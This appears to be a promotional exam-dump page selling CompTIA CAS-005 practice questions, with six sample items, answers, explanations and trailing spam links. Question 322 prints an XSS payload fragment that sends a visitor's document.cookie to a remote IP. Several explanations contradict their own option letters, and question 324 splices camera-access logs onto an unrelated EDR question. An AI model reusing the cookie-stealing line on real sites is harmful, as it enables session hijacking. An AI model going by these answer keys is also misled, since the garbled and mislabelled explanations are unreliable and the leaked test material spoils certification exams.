Pass Guaranteed CompTIA CAS-005 Marvelous Latest Materials

DOWNLOAD the newest RealValidExam CAS-005 PDF dumps from Cloud Storage for free: https://drive.google.com/open?id=1lJS3ufBob2tJDIk4GzFRurwzzoSVNLOD

The CompTIA SecurityX Certification Exam (CAS-005) practice questions give you a feeling of a real exam which boost confidence. Practice under real CompTIA SecurityX Certification Exam (CAS-005) exam situations is an excellent way to learn more about the complexity of the CompTIA CAS-005 Exam Dumps. You can learn from your CompTIA SecurityX Certification Exam (CAS-005) practice test mistakes and overcome them before the actual CAS-005 exam.

CompTIA CAS-005 Exam Syllabus Topics:

Topic	Details
Topic 1	• Security Engineering: This section measures the skills of CompTIA security architects that involve troubleshooting common issues related to identity and access management (IAM) components within an enterprise environment. Candidates will analyze requirements to enhance endpoint and server security while implementing hardware security technologies. This domain also emphasizes the importance of advanced cryptographic concepts in securing systems.
Topic 2	• Security Architecture: This domain focuses on analyzing requirements to design resilient systems, including the configuration of firewalls and intrusion detection systems.
Topic 3	• Security Operations: This domain is designed for CompTIA security architects and covers analyzing data to support monitoring and response activities, as well as assessing vulnerabilities and recommending solutions to reduce attack surfaces. Candidates will apply threat-hunting techniques and utilize threat intelligence concepts to enhance operational security.
Topic 4	• Governance, Risk, and Compliance: This section of the exam measures the skills of CompTIA security architects that cover the implementation of governance components based on organizational security requirements, including developing policies, procedures, and standards. Candidates will learn about managing security programs, including awareness training on phishing and social engineering.

>> CAS-005 Latest Materials <<

CAS-005 Latest Materials & Free PDF CompTIA Realistic CompTIA SecurityX Certification Exam Exam Overview

Do you need to find a high paying job for yourself? Well, by passing the CompTIA SecurityX Certification Exam, you will be able to get your dream job. Make sure that you are buying our bundle CAS-005 brain dumps pack so you can check out all the products that will help you come up with a better solution. You can easily land a dream job by passing the CAS-005 Exam in the first attempt.

CompTIA SecurityX Certification Exam Sample Questions (Q321-Q326):


NEW QUESTION # 321
An analyst wants to conduct a risk assessment on a new application that is being deployed. Given the following information:
* Total budget allocation for the new application is unavailable.
* Recovery time objectives have not been set.
* Downtime loss calculations cannot be provided.
Which of the following statements describes the reason a qualitative assessment is the best option?

- A. The organization wants to find the monetary value of any outages.
- B. The analyst has previous work experience in application development.
- C. An organizational risk register tracks all risks and mitigations across business units.
- D. Sufficient metrics are not available to conduct other risk assessment types.

Answer: D

Explanation:
Comprehensive and Detailed Explanation:
Qualitative risk assessment is used when quantitative data (monetary loss, exact downtime cost, RTO) is unavailable or unreliable. The SecurityX CAS-005 GRC objectives note that qualitative methods rely on expert judgment, likelihood scales, and impact ratings rather than financial calculations. In this case, insufficient metrics rule out quantitative analysis.
* Option A (work experience) is irrelevant to the choice of assessment type.
* Option C (risk register) supports tracking, not selecting the assessment method.
* Option D describes a quantitative goal, which is not possible with the given lack of metrics.

NEW QUESTION # 322
During a forensic review of a cybersecurity incident, a security engineer collected a portion of the payload used by an attacker on a comprised web server Given the following portion of the code:



```
..asd...<>..document.location="https://10.10.1.2/?"x="+document.cookie; ..12..fa..
<>...aah2144621...41..2...8.8.
```

Which of the following best describes this incident?

- A. Command injection
- B. Stored XSS
- C. XSRF attack
- D. SQL injection

Answer: B

Explanation:
The provided code snippet shows a script that captures the user's cookies and sends them to a remote server.
This type of attack is characteristic of Cross-Site Scripting (XSS), specifically stored XSS, where the malicious script is stored on the target server (e.g., in a database) and executed in the context of users who visit the infected web page.
A: XSRF (Cross-Site Request Forgery) attack: This involves tricking the user into performing actions on a different site without their knowledge but does not involve stealing cookies via script injection.
B: Command injection: This involves executing arbitrary commands on the host operating system, which is not relevant to the given JavaScript code.
C: Stored XSS: The provided code snippet matches the pattern of a stored XSS attack, where the script is injected into a web page, and when users visit the page, the script executes and sends theuser's cookies to the attacker's server.
D: SQL injection: This involves injecting malicious SQL queries into the database and is unrelated to the given JavaScript code.
References:
CompTIA Security+ Study Guide

OWASP (Open Web Application SecurityProject) guidelines on XSS
"The Web Application Hacker's Handbook" by Dafydd Stuttard and Marcus Pinto

NEW QUESTION # 323

A hospital provides tablets to its medical staff to enable them to more quickly access and edit patients' charts. The hospital wants to ensure that if a tablet is identified as lost or stolen and a remote command is issued, the risk of data loss can be mitigated within seconds. The tablets are configured as follows:

* Full disk encryption is enabled.
* "Always On" corporate VPN is enabled.
* eFuse-backed keystore is enabled.
* Wi-Fi 6 is configured with SAE.
* Location services is disabled.
* Application allow list is unconfigured.

Assuming the hospital policy cannot be changed, which of the following is the best way to meet the hospital's objective?


- A. Issue new MFA credentials to all users
- B. Cryptographically erase FDE volumes
- C. Revoke the user VPN and Wi-Fi certificates
- D. Configure the application allow list

Answer: B

Explanation:
The key requirement is toinstantly eliminate data losson a lost device.
Cryptographic erasureworks by deleting encryption keys used for FDE (full disk encryption), rendering all data unrecoverable within seconds - satisfying the "mitigate within seconds" requirement.
Revoking certificates won't wipe the data from a lost tablet.
Changing MFA credentials won't help unless the device is secured, and app allow lists don't apply post-loss.
FromCAS-005, Domain 3: Secure Systems Design and Deployment:
"Cryptographic erase (CE) renders data irrecoverable by deleting encryption keys used to protect data on the device."

NEW QUESTION # 324

A building camera is remotely accessed and disabled from the remote console application during off-hours. A security analyst reviews the following logs:



```
11 Dec 16:03:43 192.168.2.45 access granted to admin from 192.168.2.5 443 GET /cameras/loading_dock.htm 200
Mozilla/5.0 (Windows NT 5.1) Gecko
11 Dec 16:33:43 192.168.2.45 access granted to admin from 192.168.2.5 443 GET /cameras/loading_dock.htm 200
Mozilla/5.0(Windows NT 5.1) Gecko
11 Dec 22:30:23 192.168.2.45 access granted to admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200
Mozilla/5.0 (X11.Linux x86_64) Applewebkit
11 Dec 23:00:23 192.168.2.45 logoff admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200 Mozilla/5.0
(X11.Linux x86_64) Applewebkit
11 Dec 23:05:43 192.168.2.45 access granted to admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200
Mozilla/5.0 (X11.Linux x86_64) Applewebkit
11 Dec 23:35:43 192.168.2.45 logoff admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200 Mozilla/5.0
(X11.Linux x86_64) Applewebkit
12 Dec 00:30:53 192.168.2.45 access granted to admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200
Mozilla/5.0 (X11.Linux x86_64) Applewebkit
```

A security architect is onboarding a new EDR agent on servers that traditionally do not have internet access. In order for the agent to receive updates and report back to the management console, some changes must be made. Which of the following should the architect do to best accomplish this requirement? (Select two).

- A. Configure a proxy policy that blocks only lists of known-bad, fully qualified domain names.
- B. Configure a proxy policy that allows only fully qualified domain names needed to communicate to a portal.
- C. Create a firewall rule to only allow traffic from the subnet to the internet to fully qualified names that are not identified as malicious by the firewall vendor.
- D. Configure a proxy policy that blocks all traffic on port 443.
- E. Create a firewall rule to only allow traffic from the subnet to the internet via port 443.
- F. Create a firewall rule to only allow traffic from the subnet to the internet via a proxy.

Answer: B,F

Explanation:
SecurityX CAS-005 endpoint security and network control objectives emphasize least privilege network access. Creating a firewall rule to allow outbound traffic only via a proxy (A) ensures centralized inspection and control.

NEW QUESTION # 325

A company implemented a NIDS and a NIPS on the most critical environments. Since this implementation, the company has been experiencing network connectivity issues. Which of the following should the security architect recommend for a new NIDS/NIPS implementation?

- A. Implementing the NIDS with a port mirror in the core switch and the NIPS in the main firewall
- B. Implementing a NIDS without a NIPS to increase the detection capability
- C. Implementing the NIDS in the bastion host and the NIPS in the branch network router
- D. Implementing the NIDS and the NIPS together with the main firewall

Answer: A

Explanation:
Comprehensive and Detailed Explanation:
Best practice in CAS-005 network security design is to deploy:
* NIDS passively via a port mirror (SPAN port) to avoid introducing latency or failure points.
* NIPS inline in a strategic point, such as integrated with the main firewall, to actively block threats.This combination provides both visibility and active protection without overloading network paths.

NEW QUESTION # 326

......

Three formats of CompTIA SecurityX Certification Exam (CAS-005) practice material are always getting updated according to the content of real CompTIA SecurityX Certification Exam (CAS-005) examination. The 24/7 customer service system is always available for our customers which can solve their queries and help them if they face any issues while using the CAS-005 Exam product. Besides regular updates, RealValidExam also offer up to 1 year of free real CompTIA SecurityX Certification Exam (CAS-005) exam questions updates.

CAS-005 Exam Overview: https://www.realvalidexam.com/CAS-005-real-exam-dumps.html myportal.utt.edu.tt, myportal.utt.edu.tt, www.stes.tyc.edu.tw, www.stes.tyc.edu.tw, www.stes.tyc.edu.tw, www.stes.tyc.edu.tw, www.stes.tyc.edu.tw, Disposable vapes